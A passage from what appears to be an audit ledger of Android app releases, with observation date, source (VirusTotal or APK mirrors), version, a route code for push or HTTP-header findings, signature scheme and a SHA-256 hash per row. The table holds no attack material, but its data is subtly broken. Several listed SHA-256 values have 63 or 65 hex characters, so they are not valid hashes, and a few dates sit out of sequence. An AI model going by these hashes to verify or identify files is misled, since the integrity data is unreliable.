2017-07-07	KA	8.9.2	N	1	cf5b892cb5c54ac6d99b34100263e8fb90019c132dfcee7eaaf1bc3e1be49c47
2017-07-11	VT	9.0.0	N	1	77cac64cf516d0bea7fc0b463cc159875045a063a9fe2eed4e6fffc872e74ce4
2017-07-23	VT	9.0.1	N	1	9f40b1a322258e0733c3b18b054c5a6452c2642232865bc436012d53810586db
2017-08-22	VT	9.1.0	N	1	31c90c6a008e54f08f7b59c017d97dc73703a8619a59b0b8061d9ed6dd9fbe4c
2017-08-29	VT	9.1.1	N	1	a4cb6f0cb9ac7fbc09e9e876bad3dbd5adb738036f41701feb2799bc528c1ed2
2018-01-31	KA	9.9.4	N	12	e85f000e1ad50cb0d5d43f174b55287c96cd206da374d89195f18ccba674b7d7
2018-01-31	VT	9.9.6	N	12	2fdc5d85296246a439ef808501090b18d62f1ed2a4693ea4a67a57c62fe6b13d
2018-02-12	VT	10.0.0	N	1	09740a3359bad298f1ed4c36d3780d17e973d35ea417fe1ad971a076ba65ee1f
2018-03-18	KA	10.0.1	N	12	c2684cf7adeb0b48111a52fcdd1cf4e462ec54351d213f2f8c2f4fda91c7eaed
2018-03-19	VT	10.0.2	N	12	4e493ac4cc4f8016d7afa0fbec133cb623bb0e99a25420023b99e6462b21926e
2018-04-17	VT	10.0.4	N	12	1bfdfaed8329305f26c13d69f7f0881d222312e23fee9e63cce0fcfa0b83da35
2018-05-29	VT	10.1.1	N	12	29bca60942aaa04dcb17099c3a40e08fd306990708d986cd9a264d9f0f6a1af6
2018-05-30	VT	10.1.2	N	12	53e563e73a28869e4dccc9c2b847bfa33b3bf0adadd13c4b71730b432b175c36f
2018-07-01	VT	10.1.5	N	12	9563f1a1bb09e0d8422c6eb1c0522780257e3b22e4d9f1ca3f39371e643c4596
2018-06-25	VT	10.1.5	N	12	9792d0d0bf705f81180aebd576173faa3f85e3ecc34755f1cec395c318608825
2018-07-26	VT	10.2.1	N	12	0a4aef0b20f6adfc7dc54218a4182fc8fb369e675a15a3755056325c40590656
2018-08-09	VT	10.2.3	N	12	b86fce42e24f8b8f48f8d3924b51329b65847f79abf477757fd11c420aae80ca
2018-08-08	VT	10.2.3	N	12	d402040e73c9709bc8981f9e179c7e24b0909a720ea6e478e53aebb4bb6b3e1d
2018-09-27	VT	10.3.4	N	12	244a2439fad0bafbf151fa189f83f3832599c7a6cc42c2db6fba7012237ce4dfbd
2018-11-24	VT	10.4.0	N	12	c2fc4fbba1f3b9dc8f6a35f13cf5cab83487f019c99715f7f2dd374842fef4f5
2018-11-28	VT	10.4.2	N	12	2440d77bc26bf34acf56ae83a35671579ed54e5e98c3193ab8407e422f7c0746
2018-11-29	VT	10.4.2	N	12	bd1fa14e861cc075a82ccacd1490cfe1308777baef2ab0346efbb9272b09addf
2018-12-23	VT	10.4.5	N	12	205715d4dcd00b28ff530a8dbd51b07d26e0da0db249f1eb8bc6d033e1d85892
2018-12-26	VT	10.4.6	N	12	788e0cf3a5f8ac10cc3c0561995dde8bd18faf60d769bdf8e8b34f6999fdb898
2018-12-25	VT	10.4.6	N	12	84b0571d67de22f1e841fe7ebdf3bb160d7cd4a68883c1242ece96f3c8e0f3e9
2018-12-31	VT	10.4.7	N	12	e0b74790d67b22c8fdd506454e5e415c0bc5ca2f927073c6385eaa6eae52a998
2019-01-28	KA	10.5.0	N	12	16c02883144ad5b8880b4d898993e4bf0bdee397638238ad95fcfca82f5e3a0
2019-02-28	VT	10.5.1	N	12	551784dc0e18a7cc837be86f3f205173a087650283caf5277e94b670796f32f0
2019-03-12	KA	10.5.3	N	12	7ea717c7a538f92036449408281975cb38956ec2a94b3c198c771c7130bf773f
2019-03-14	KA	10.5.5	N	12	5b8ffe5ba4e808eeb23b9d108d9fb525e9fffc7a52189cb65a568d87c322bc2a
2019-05-23	VT	11.0.1	N	12	4acbb638132e694e6f1a40fd14f1dac3abfd041e6591dfb951e818c9977c99b8
2019-05-26	VT	11.0.6	N	12	80f4d5a255462e66b600275aff9ead1ffe64f51d0dc5e01d5427467a863ad048
2019-05-28	KA	11.0.6	N	12	d2e76354b568f5163f423955adb65050a00ba67f08d9296fe8e6c6d4633124e5
2019-06-22	VT	11.0.8	N	12	4040d53062345194a522c3e1883b9301ec36209236d77bb01cddb0e9889ad344
2019-06-23	KA	11.0.8	N	12	408d02eacacccd57a1c8459af279f07acdaae3577c6cc680bba776b7ac1cafd5
2019-08-22	VT	11.0.10	N	12	9672b7feccf1d0fe362dd39efd894ed014a07703071cc1f751f0c90da9d2bb00
2019-08-27	VT	11.0.12	N	12	4bd19ff3a155d9d28b104919d60a3cc286a9932c30ccb17eae9790dbedf3ac2f
2019-09-24	VT	11.0.14	N	12	8b8da23e74d51b1bb924c0af0abb5079922c19b3de937bc15470344d1aa3515d
2019-10-07	KA	11.0.15	N	12	5dacbd642a48c0cbbcf58809a9a61a39cb203c616428b50400a2fa1e3755d132

ROUTE: P push only; H HTTP-response header only; B both; N inspected routes absent, not a whole-app clean verdict. SIG: 1 = v1 only; 12 = v1 + v2, all under the common signer.

BASIS: VT exact-file first submission; AP APKPure; UP Uptodown; KA KernApk; AF APKFab listing. Full timestamps, archive URLs and audit notes are in `deep\_analysis\_2026-10-04/release\_ledger.csv`.

One file per row · 2 of 6

OBSERVED	BASIS	VERSION	ROUTE	SIG	SHA-256 / CLICK FOR VT RECORD
2019-10-08	KA	11.0.16	N	12	7bbe4a3765e36027540c8b906279105efca43c133c0c4025bb57c11c2c46621b
2019-10-23	VT	11.0.19	N	12	d590793f9e0e50d56cca5507f6658ad698c41eddf2ed6a505e84897dfc02d8a1
2019-11-11	VT	11.0.21	N	12	6ceac96430636e3020d1e3e895c726c4bbb315fa2ba238056b9874f926fdc1cc
2019-12-22	VT	11.0.24	N	12	3d1ecc4697fae2b0b10dc40558299662b53e2b0ba1df7be92ea4c4c97d162a10
2019-12-21	VT	11.0.24	N	12	f79fd63dc68b1ff00d929ac98f4b168bb57203e7daa7fb4f969b1f653f80e342
2020-01-06	VT	11.1.1	N	12	ee59cea18c06a509555f2b1d2f1989daa0c59a697da3dc8b5fe0bce32de66865
2020-01-19	VT	11.1.2	N	12	561f53e34e6cc0bc614720545534313eb2ff20290908d498ab28ae31ad08adae
2020-01-19	VT	11.1.2	N	12	f93a2d492f699379b5818014f3682c1a77f818ec517c9caba53c8a55211535cf
2020-02-03	VT	11.1.4	N	12	45a4c072b0f5a646222988c4cc67772c6608c40be3de6a2d7fdbe0db99f8b343
2020-02-02	VT	11.1.4	N	12	b79bc960e897fb03f0b02e89ee992b4148ca508b793f8aba4d1c5a360b991b8d
2020-02-18	VT	11.1.6	N	12	859c02c1cfe45cd0f5df5a19f26844ac4c59ffdec9ef94ff55436cd0c40b4a4c
2020-03-01	VT	11.1.8	N	12	9024c50db10f65d4ea40a6f1b2d738c1d24f749798f7edf15fcbb4945a7d0686
2020-03-18	VT	11.1.10	N	12	279f7c50b53d267d6c92c361504efdbf8e8a20066c3ac025c187a57c6878db42
2020-04-02	VT	11.1.11	N	12	19cfaa382f39585b8555122e9c4fc70b1d9ac0a5cb2a9fffb6aa3ff81434fe93a
2020-04-20	KA	11.1.13	N	12	1a37f32e40f095d58ecfba3ca6610f113eadf7ffab3a99bdbc69c7ed7d5eba1e
2020-04-24	VT	11.1.13	N	12	9630f2ca8d0020910de2a89a3548f1b4347cf4446d582ec9f693bf90f3ee52fc
2020-04-25	KA	11.1.14	N	12	84c3d0ceff9d635187187e41c146bc7b3415fa9cbbd9b3ecf96f049bf71ff156
2020-05-02	VT	11.1.15	N	12	56810ea709a87c23aff64bde29f5e0b70081a599f82b5485fbbd3c89e9bef7f6
2020-05-17	KA	11.1.16	N	12	fe4c3c4b6f4ee345cddbeb2cb1c8ce6c17e74c1b2a153697c67df88a26517d6c
2020-05-31	VT	11.1.17	N	12	5a0b2966060eee4560a04ae8916f6e4e9ba58adfa87aa59f646207af757dea1e
2020-06-06	VT	11.1.18	N	12	e449ba0697f449c58b1ed37c47d834e150d30d1c759ad0ff4d4f2709d34c9777
2020-06-14	VT	11.1.19	N	12	15241014201273c2265618d03432f5e2e74bfbdb6e59622583286d5cf29adf473
2020-06-29	VT	11.1.20	N	12	8ea721e8c94d7c57b1997bf969066ace221d1a149110eae562da3c34d269cc3a
2020-07-11	VT	11.1.21	N	12	5f4da853ab002037dbe425d063228268ccaa4fd1b1d58320ca5f6dd5561d2f45
2020-07-26	VT	11.1.22	N	12	66b234208871f118bc77889278025674b438e98be4f4fce65f0e4fe7b70a9edc
2020-07-25	VT	11.1.22	N	12	b12d16853527275ed878110d25e42ba54dc70f1a9a67beb5f6d3989ce7f50282
2020-08-10	VT	11.1.24	N	12	05ef5792e823f3ec2ad4a99209ff392c0d9df32de77fc906cc71a296df06bfd0
2020-08-11	VT	11.1.24	N	12	e8345bd1fa401cd5acee61611afb23d9dccad91b43b788b72e8d64017dbc16d2
2020-08-25	VT	11.1.26	N	12	8488ada34d97f86de8640469e432d2faf7871087fd30480e78beafadd8a973dd
2020-08-24	VT	11.1.26	N	12	b4efc08866fb37c6de22dd286e64772f246ad7505317f131a3bb823fe6442f3d
2020-09-06	VT	11.1.27	N	12	42796583b9dce270d5c56b7b4a915f98aa26b47a4fd9b6a94c6fffeb24f16fcc3
2020-09-07	VT	11.1.27	N	12	720ef53eb1161218ccac3f00b780c45cd3781bc06574a94bf24f362d753a8693
2020-09-21	VT	11.2.1	N	12	52e66cef3117bcb84e2b8f94cc508caf59dd53a7503a312fe6d915f332cba23
2020-09-22	VT	11.2.1	N	12	8bf2f72b9c89e0c3604b5e442cd20b350c617ce804b693983db1400cf112ce83
2020-10-07	VT	11.2.3	N	12	85490e491a18a8c0d953a634a8ce1bfd273826083e5696fa4a43b1ddd3eb3de8
2020-10-05	KA	11.2.3	N	12	f05d5aea3c7e6dad81daba5e1465e01981c7391ee7736cfc676f4c507051aa70
2020-10-20	VT	11.2.4	N	12	10a7a3534adea066a2ab21a46e4f269aa55eb4dd9f9c30fc52b0ac6f59f4cb5b
2020-10-19	VT	11.2.4	N	12	cde24fdc7052bb89c2e0500a61a611e126e9cf48ce2954e0cd3eb1197bc226d9
2020-11-02	VT	11.2.5	N	12	3dd8eb0885d5c2cc6c39464d4c22432d5ae76cd6cd924ff7156f567e2ffbbc23
2020-11-01	VT	11.2.5	N	12	b8d17402587f6e633615a1e3e5c211d2bd30ecb5c938d13cb1ca15b94d0ce6cb
2020-11-15	VT	11.2.6	N	12	544af718216460f5916d7ad6b510e47c7c49eb48e83357fa887ddb6d5e771a57
2020-11-19	VT	11.2.8	N	12	24e47fa63f6d493b3fca2f06a446958ab680b6aaa1bc3feb64597e2e6190e9bc
2020-11-20	VT	11.2.8	N	12	9f1e2dcf0727be1ef51bdc34521ab1a5acd40f6e5ca28b9b41c31c3c5bf3d66a
2020-11-29	VT	11.2.9	N	12	e79ab10e86b75f60c92b3378849f72eb186e794fae5bda39199adabe84749ea5
2020-12-13	UP	11.3.0	N	12	bcacd2d1ad0c689760aecf95d96f434303285f6cce05b96bb3270bfbdd42501e8
2020-12-16	VT	11.3.1	N	12	def9aa9fc939790c49ba3e84be4789dd1d48861e115acf204425a23e57f8a0b7
2020-12-16	VT	11.3.1	N	12	e6a57bbfd7274964f7c201502623a8671266bbd97dad06e7855147687c79fc56

ROUTE: P push only; H HTTP-response header only; B both; N inspected routes absent, not a whole-app clean verdict. SIG: 1 = v1 only; 12 = v1 + v2, all under the common signer.

BASIS: VT exact-file first submission; AP APKPure; UP Uptodown; KA KernApk; AF APKFab listing. Full timestamps, archive URLs and audit notes are in `deep\_analysis\_2026-10-04/release\_ledger.csv`.

One file per row · 3 of 6

OBSERVED	BASIS	VERSION	ROUTE	SIG	SHA-256 / CLICK FOR VT RECORD
2020-12-27	VT	11.3.2	N	12	2ed1730998476d69f8f8e541a5066a5b3c3414daaa59e391d3c291a131ed1e35
2020-12-28	UP	11.3.2	N	12	a06a2f3602822c249536f5205f3c7b9e082ae9431fc7708ea30d305355fdead3
2021-01-10	VT	11.3.3	N	12	28e9ad95d8ce392183e9f933e2200d7343065882a53a6203a4610f4417d5c933
2021-01-10	VT	11.3.3	N	12	3af40a9a465a553b4abf637b2368fb3db27f5870a44170dfebabf4624bb25d8cb
2021-01-24	UP	11.3.4	N	12	a9a5499d18ecca33031cbbf9ee90a5db56918802955c1862338111f8f47c7bec
2021-01-25	KA	11.3.5	N	12	45d6c12a9a295b7133ba01ede91d43a6a597462446505c70bce08d55968bd7fb
2021-01-26	VT	11.3.5	N	12	fa1e251aa025311c160534df401d8b2c9248135697be16add2a0c1dde639763d
2021-02-08	VT	11.3.6	N	12	67cbcd83b86164f249f8943e53f3a5bda241f31b220bc04c327e9367e6fcb1ef
2021-02-12	VT	11.3.6	N	12	e93eea31041f3b8ff4a01f5cf278a5c09cc46e49ded0c68e1b90c2b39059088e
2021-02-22	VT	11.3.7	N	12	541f3afc56402c82fc08d35aea5a7c7e4113e2874aa8a7ab5c34edb1ce404c55
2021-03-08	VT	11.3.8	N	12	30c854559a7c93f62f2cb99985ef732702f17d14243bedbb10d8bd1f5e09bb0
2021-04-06	VT	11.3.9	N	12	8adecbe44c8156baba8c2968388c00ca603a2b195e87fffd9d514863cce067499
2021-03-18	VT	11.3.9	N	12	cb8fec64b0c4a7480698c9ff7fceb3d2d0e94df12b822fbfb4c581f0c033b7ddc
2021-04-14	VT	11.4.0	N	12	36d07ed69d4c16d68a37fea5cc82c14bf6a8e8d0116cacccb534fc3d562ff1792
2021-04-12	UP	11.4.0	N	12	7fd1c8b528f9590222b206d2732d8b97cf73038e0011f665835fa4023d012b42
2021-04-26	KA	11.4.1	N	12	5f741ae273ef44cbc359cffba78d4c68f0ce7279854cf04230879e06c9ede23a
2021-05-01	VT	11.4.1	N	12	fefd2528293dc47ecaa54bd7983ad7dff477a9c20a76f84b24bd9d6b9f81d45d
2021-05-08	VT	11.4.2	N	12	21413d1faf330da4d2501b8b7df37703ebba00d456d4b19895c83de6f9adb144
2021-05-12	VT	11.4.2	N	12	6bb216933f2ac1901963a133bd463b9a4bbac148b200586f47f0fca9ef591b56
2021-05-24	VT	11.4.3	N	12	76abcd39fe0f1f8a0ec0c76834a1d46b2fd57e7e363ba5fdddffbec7ef3479446
2021-05-31	KA	11.4.3	N	12	c637a98da327eb9c6f4e4382b209b43d857dec3a5ee06cad45be62f4b4d28047
2021-06-09	VT	11.4.5	N	12	353d21e45877bba97ddcd5a71a55d206129f00195a141c187060b222c2e66a2f
2021-06-10	KA	11.4.5	N	12	d5ae63444e1d3402683d088dfcd48d004e5c68db8c3b7b50ed78fe98413ab021
2021-06-21	KA	11.4.6	N	12	883939f87077c7fc20eb67a8197569257e3a2e97a5a229f201c2b8ec482a5559
2021-06-20	VT	11.4.6	N	12	de4890345129542a73fb72ef1cf0b6050c889101e9703cc40a3408f3749c093d
2021-07-06	VT	11.4.7	N	12	989bac85e5981ec16011354272c175c8870fa129998b0beb25b79c1e7b51105d
2021-08-02	VT	11.4.9	N	12	ba2c2eba854dea53a9a6d2d74a5e7027a0ac634cc1e1e5bfffde707b236a125f
2021-08-19	VT	11.4.11	N	12	4497412456b673298766f687430fd2ebb42ef7bedf9bf9e493be3fe820b99149
2021-09-01	VT	11.4.12-ALT	N	12	086cbc4e0e94a44786f875b4bd109bb3dc2b2007cc176496c3602e20ef8cbdf4
2024-08-18	UP	11.4.13	N	12	0e7a27224bcc10865cbf3f9f8461813604cea3033dc8a2dc92b151ad43fe024c
2021-09-04	KA	11.4.13	N	12	e80ec68a7bed15348a04f9d866b3e3a5ac886ccd320dea350cfd5cdd4b761b37
2021-09-14	VT	11.4.14	N	12	bc6cbbbeac3064f97f7be6274168b1d02e74783c0ca0f8c498d00c739d4b23f24a
2021-09-30	VT	11.5.0	N	12	b475a439abf00f6edf2bc013bb9af4d36c80f0007eeaa6049c9a81d764fea4f4
2021-10-13	UP	11.5.1	N	12	575e8bb4992c5e289c7f41da6eafb94b7d8ad49d978e804fc5af9da8dfe1ec43
2021-10-25	VT	11.5.2	N	12	29e7a7b545be78da7a37f58a064fa728620bbdcd9f15e06c9f77824bd599ed0b
2021-11-07	VT	11.5.3	N	12	b073297b0fa0009c2451a3520f41bfe79f129adcadc159ea9492f0597745283c
2022-01-04	VT	11.5.5	N	12	26705cdc6378c8189130796c3ea1438ac62a06adbb9cf89f80d1545e719a8169
2021-12-08	VT	11.5.6	N	12	1e447dbc40daf1180102cfc5afce5317750ff2cdde1a01dde8c7edc5c8215123
2021-12-11	KA	11.5.6	N	12	3ae81193a30e17976aef4da7f9264c5e08db7fab3c5b24a05331df52eaeef2998
2021-12-20	KA	11.5.7	N	12	b19281955e4f575f4b1f1ae6dcb73f4b3da8de4d99a4660f02d83380e3ea4a27
2022-01-04	UP	11.5.9	N	12	1deca4c562b664755b328581e30dcb869f026eee32280703baa85a7aa95738cc
2022-01-19	KA	11.5.10	N	12	b894dda50c21f7d9cb8819b0459d08749663c2c9d6a1d0fb9642c5fe5a0d07c1
2022-01-17	UP	11.5.10	N	12	d2394118bea0fa665995ec4c9f3c3258d9eccee95d05c357ccc14cb6567177f4d
2022-02-02	UP	11.5.11	N	12	54960318fa9f5bb78b1975e84da553f3da9da41e835cab25bcf031615a986c61
2022-01-30	VT	11.5.12	N	12	4ad3f9a33bb979acaedf91f5fe9e5198dd145887fd2f8e525985bbcf2013e8d4
2022-02-13	VT	11.5.13	N	12	cd2638f1a5c50d4882c13c6036a321f99652d126ce61d5159a6375d5ae437089
2022-02-14	AP	11.5.13	N	12	d275c72d115037381f90eb756ad7dc939c874b0592fb83b2d7387019d4884a0e

ROUTE: P push only; H HTTP-response header only; B both; N inspected routes absent, not a whole-app clean verdict. SIG: 1 = v1 only; 12 = v1 + v2, all under the common signer.

BASIS: VT exact-file first submission; AP APKPure; UP Uptodown; KA KernApk; AF APKFab listing. Full timestamps, archive URLs and audit notes are in `deep\_analysis\_2026-10-04/release\_ledger.csv`.

One file per row · 4 of 6

OBSERVED		BASIS VERSION		ROUTE SIG		SHA-256 / CLICK FOR VT RECORD
2022-02-26	AP	11.5.14	N	12		bafa261d066a45ba3d4e28005d9f0a51423d96652ff77c46fdbed9211dc47776
2022-03-14	VT	11.5.15	N	12		c20d4006688c7ed376c34fdeafe2c7b4dff05884344c7583ab7fdca1f40b9fdd
2022-04-19	AP	11.5.16	N	12		84baa387ab7de4b76a2c35c37daf869d9da2fd996386d9688f4ae252193c3273
2022-05-17	VT	11.5.17	N	12		f63e1c3b3e8487795d14da9bfdae10657eda4a6f131b9c80942c603f5813cb89
2022-05-28	UP	11.5.18	N	12		2ddcc29661974c22ce5aff40f2d35af793fa488209e5ac5421637b778a0b2e93
2022-05-29	AP	11.5.18	N	12		7375270a9f33898f2b68806660de74eb16dc9b160a79adf0e39afdb9aee40b75
2022-06-13	UP	11.6.0	N	12		0d1a0c7743b396ee1f51040c34cb57fb7aa06923cb2f4862703ef60e8728b174
2022-06-18	VT	11.6.0	N	12		5ce37d97096b9888720b02bb8e16f5a3b4ce76850c64c19613e6caf7c623730b
2022-07-12	AP	11.6.1	N	12		6e8100ad4612882e18991878d6b3746b5007b6a2f1203e9c535f8b0e28af3ca3
2022-07-25	AP	11.6.2	N	12		8a98e29f2c478ae01fb0e1d02f003af58ab2d1a318d2520a96adf0469049137b
2022-07-23	UP	11.6.2	N	12		a74498b0d713789b371c8490ef78a22ae77f878a94886b44cb0b35b8dcfa7e9c
2022-08-07	AP	11.6.3	N	12		b2396edd140dcc76702c486ea836988913db052f05cb2c222a2060dd05b7d4cf
2022-08-20	AP	11.6.4	N	12		11f7811d011c46d14b8b6c5433633a598179058a4de242683470c555d92d1c57
2022-08-23	AP	11.6.5	N	12		dca2b9ef9e7a7eef30e2361d7c3c5699ddd4543d25ca0a64b348a65c74d2acdc
2022-09-04	UP	11.6.6	N	12		030f38b19373c3c37fd8225ca2da29e7fc6de82476844733e3f7bcecc86de0355
2022-09-03	AP	11.6.6	N	12		16e2b665aeb268f47a9edff71956bb9aa1198f2b45c0d9d7b798dc44b7bd2984
2022-09-18	AP	11.6.7	N	12		621d26450665af23aafe7b8507258e303af0bdae1ebdacf24bd6737b65976628
2022-10-20	VT	11.6.8	N	12		d3fca0b0fd25bfff22feb153e9e679f51e2e237a4ad7c8480d9d4e9240ca5333
2022-11-15	UP	11.6.9	N	12		cd7e48d6108814b94edfc47c137c742b143881116d679ae37878b468d6291743
2022-11-15	AP	11.6.10	N	12		7774e17e095c6deaa1f747dc9a67e1db05d0b967cac798d434b3612ea51d661a
2022-12-20	VT	11.6.11	N	12		1913e196c39fc80c9d166cd275feaccc186c3cbd50a8681a6e8a8f2e75797db0
2022-12-24	VT	11.6.12	N	12		5edb1b57d26bc3386e4122f5446468841420062b9c06cd09649779564a8c5f5b
2022-12-27	VT	11.7.0	N	12		81eac054e24760215302ab4530fb2cfc827490afa70a31ec1ed75a5472ce8da0
2022-12-28	AP	11.7.0	N	12		d2628c93af010996a58001a26f6c075e3517afd8c96b02c6b723b912b6db9b80
2023-01-08	AP	11.7.1-beta	N	12		aa07b9155fc48cd8c87628f72be6abf928ae54dfa1e1d93f112e982669f98dbd
2023-01-13	VT	11.7.1	N	12		acd0719dca270b74e6f71616a34b2e119ae8d8dee450b966811e24b99493d4d8
2023-01-10	AP	11.7.1	N	12		b2633e9ee9945811b51c7b771392cadb0685d40c7009b1b15a451ec664b62fff
2023-01-17	AP	11.7.2-beta	N	12		e4a2a2bfbb3bb1a69858d4c2f381d446e9d2079007cb7c87bbf141cff95647b1
2023-01-23	AP	11.7.2	N	12		9dce239269051978fcd3c75cde0b1a597190243642bbbe55244846195b135b90
2023-02-05	AP	11.7.3	N	12		39d940e8eebf314b4492f7f36d208aa669ba7a26d187eb5ea0c376f771a4d97
2023-02-05	UP	11.7.3	N	12		fb0980d0584947d965cd017be6cdf29722c8679a12fb3506daa86cc04416a80
2023-02-17	AF	11.7.4-beta	N	12		3413462fad51b6ca8f1983f0837533fe564a58895f507f06a1b1089b6dadbb0d
2023-02-17	AP	11.7.4-beta	N	12		e1e872f3c085a1a8e8a8280258287007cca2063148f7fb04bbbac082e3b17b04
2023-02-26	AP	11.7.4	N	12		2ace673c5fa11dcc6ad6d38e95fadde4593d86ecb2496a7fc941d8b9f8b1e7c7
2023-03-14	AP	11.7.5	N	12		75301b49c4869eb4c2238c26147b4bca0d2194cfaebc4294a2924a3a9b82a704
2023-04-17	UP	11.7.6	N	12		272b7971e2713c898ebabf80987367cd0413d2e38d55e9d5c3983dd19769cd97
2023-04-17	AP	11.7.7	N	12		3144341b4ff3ed757e91103b39d02b76aa88dcf92e65b9314e391d3ddd287b4a
2023-04-18	VT	11.7.7	N	12		32227ca16759dee1a2e4ca2221298b2efbf0e89c17b9c2e839c437072cd39682
2023-05-03	UP	11.8.0	N	12		38acc45dfcfce9d61eb4f6ff403297073320f1efb54012df1c2d0cc24b2f7dc7a
2023-05-03	VT	11.8.0	N	12		d6799fbfc14a7e57ec6e801bfc15a53aeba8c51669ccfdebcb839d3534de723db
2023-05-14	VT	11.8.1	P	12		ee36859f872cf5cf3723f0cfde50adf5c61409a273ff268d6d0660f83c326a81
2023-05-29	VT	11.8.2	P	12		caa357ad191d77af83eb5a87471f64be66abd961663164470f4dc55a8b019101
2023-06-12	VT	11.8.3	P	12		15e4a710e995a020f26511930d8efd195e6f3707d4740ac7e2390581fe6e0432
2023-06-26	VT	11.8.4	N	12		abf9cbe26ea6665a7b47ebebed4c467196cc4b7b621c08bcf37d5e0455d01ace
2023-07-12	VT	11.8.5	P	12		2cc3886acb7d777c180e98f61aaba2465f19b251ded63558131ebb27659fab8a
2023-07-24	VT	11.8.6	N	12		582f49a01474dd164200dc52015e43db38d3abf1553d1b6d5b5e6642655e33f8
2023-08-07	VT	11.9.0	P	12		4292f192844c496a2b75f90f40f1ff789d6c35664ad40641c7a89c0da5e889d0

ROUTE: P push only; H HTTP-response header only; B both; N inspected routes absent, not a whole-app clean verdict. SIG: 1 = v1 only; 12 = v1 + v2, all under the common signer.

BASIS: VT exact-file first submission; AP APKPure; UP Uptodown; KA KernApk; AF APKFab listing. Full timestamps, archive URLs and audit notes are in `deep\_analysis\_2026-10-04/release\_ledger.csv`.

One file per row · 5 of 6

OBSERVED	BASIS	VERSION	ROUTE	SIG	SHA-256 / CLICK FOR VT RECORD
2023-08-09	VT	11.9.1	N	12	273c5e66b6398677e9eaaa56b0000ec3f918340d278c17e4416b31f7ea867524
2023-08-21	VT	11.9.2	N	12	f8bfc9211034a4109ac5aec6deff8036bab3b278ec0ff56f25e5d02107a81bfd
2023-08-23	VT	11.9.3	P	12	61053573a1a15a04e6ea45ca4b8e489bbad9678be067cc3d27da10c6b3f100eb
2023-09-05	VT	11.9.4	N	12	95c4722435f7bc6cfeb230a16b0d53b36b5f62f553594dee4c0576d9982794aa
2023-09-22	VT	11.9.5	N	12	284d88348398bf52aa48dabce78be9099d25f670a7cab304582aa9d97d91a4da
2023-12-14	UP	11.9.6	P	12	4b6baad65804ba42637bada56d972f8c956e904fbdd7c8cab35897a4f2af606
2023-10-03	VT	11.9.7	P	12	ed7562ae404f7f25ba6dc21ebdd5af01e81e50f282d5a8479eae0cb0415bee65
2023-10-16	VT	11.9.8	P	12	3a4054a68fdb4156c250ff9f51ab1faabdb7e56529b21f96e0d9e9f7d868d48f
2023-10-30	VT	11.9.9	P	12	0c0f91c55fb7a09e4eb0903bfff67819671c1bd232aad4eec3e39126ce61ab68
2023-11-13	VT	11.10.0	P	12	5e999bf5506802ff1450895ae079a6fef927f7cab93e62103fce61dbd845a510
2023-11-26	UP	11.10.1	P	12	51055520dab6e7b0d7e8c3344d9493dfdc00a74857a0fcfd926d658451c70fe5
2023-12-10	VT	11.10.2	P	12	f3e10444baa34b66365794735cefab414a04291d9026d021b1e5ac50927de781
2023-12-25	VT	11.10.3	P	12	414dc672823219b6e1be765d4f0017a00c32949132b6ac999683fbf568e84318
2024-01-08	VT	11.10.4	P	12	3c596f76c07e2121bdf4d9e4ae2dbb15314a80479ed51d1da103602d5b1f1428
2024-01-23	VT	11.10.5	P	12	1d1ad55653dc443f51c3aa58e18c171aa2d04d4e27c10d1f5382268968c817f9
2024-02-05	VT	11.10.6	P	12	275a0810e7a4ae471941e85db77c9cf3a3638347d0c7e181bedce7bd8db0a68c
2024-02-19	VT	11.10.7	P	12	df0c10f5adf70f800956a5d1af501eb2cd162314afe5f48bec503e21cec6062b
2024-03-10	VT	11.11.0	P	12	c94ceb21fe6c9c19cf0c4ae1cd3b379f7988e816d933ae53ad7c3c40c3c75fa5
2024-04-16	VT	11.11.1	P	12	9cc99f0b2ce752539a08202893b5332de7d463f85019e347a9fa5c9c730ee571
2024-04-28	VT	11.11.2	P	12	12fc26635370d930f2d9bc85867884dd883ae818ac0c4976d7caaab2845086a9
2024-05-14	VT	11.11.3	P	12	67553b6a1b075f11e0f33059f990dd2244b872597c5ef2d34e5a1c39c9e894bc
2024-05-27	VT	11.11.4	P	12	06cfa492875677974690eab2a0476a8dd72aacbfcc653019fdd277625efa269
2024-06-18	VT	11.12.0-beta	N	12	1fb0fa9015283d0c28f7a9e351d2925c2abfff9c6b51ea2727da5ef06e6da0157
2024-06-24	VT	11.12.0	P	12	18cb05e733f71d88b76466ebde6df56d5b49fc94e4a223029cd1cbe6fd41cd6b
2024-07-09	VT	11.12.1	P	12	5d3d3452298cfc76d3393f7eafec35c638e0797a81e0bbebe3b1738cb0fc294e
2024-08-05	VT	11.12.2	P	12	3134990f4f4cf66ea5c291ad107e56a7b8869278e44ed0140824c11bb820b5ac5
2024-08-19	VT	11.12.3	P	12	4a26e750da01879e91dc3d823a08038eec0b02074dcb5161e3fcc4c644502183
2024-09-01	VT	11.12.4	P	12	38d27f25b59c81998467b928878d7de0adc85a2a5f02756180812e1cc75b3ab0
2024-09-14	VT	11.12.5	P	12	81bfd39bbc5b395a61a6dd804b6802fd28091564d2ae28cd77a2fbedb80da0de
2024-09-29	VT	11.12.6	P	12	d73ad3784f54f2fa31a089579a8d13cf19a12f76e18cb5aeea71e1524e09232d
2024-10-13	VT	11.12.7	P	12	b5bc08eabc46703a481952fa4487ca9d6800fb13f4892662b850f2ccfc2e5a38
2024-10-27	VT	11.12.8	P	12	ffba625120a34a9c189ab25ecf4fcb0945548355364bdbdf964c532e80153830
2024-11-10	VT	11.13.0	P	12	dd36f4a146deb55247917552063bfcc6854ec3efb93a5e438cddf9cfed689cc8
2024-11-23	VT	11.13.1	P	12	b93266fbbb29718c77a4dfaa26a4e0a181a9ab14112a53ba82c1a1a6469918d6
2024-12-09	VT	11.13.2	P	12	677cd05adc9a448f963f9386e2d89174a745768e31031053a40b9c0cbcd8887c
2024-12-21	VT	11.13.3	P	12	58c59c8f1c35b022236e6a4cb75a1982c0419c1f24711b9d843d169ccda073a0e
2025-01-04	VT	11.13.4	P	12	2352ff767432cc214f5bd51da881ba5a2d4feda4739867b9aa9ea123ada53b94
2025-01-20	VT	11.13.5	P	12	9ef4641c7ab7e99722961c2475c5bae2b2d56424b326c606e0307a6aa3c75e42
2025-02-03	VT	11.13.6	P	12	da2828e05e6756d33f700d7db948f457b9a8c62319c112d39bfe397f32eee7e7
2025-02-18	VT	11.13.7	P	12	28f91e4107cd90d63771b43ae9e8e2aa56784a09cdbfbee945ef7fc1fd93a22cb
2025-03-10	VT	11.13.8	P	12	df2c7fa3f55b2abec34f8e178230dcfd1401edf10f6a9d6e1b4a674ac61c1139
2025-04-14	VT	11.13.9	P	12	7d5b766309ebdbf1cf58a2a8f8a563b3ebf18c66df8d69416de02f01999fb6eb
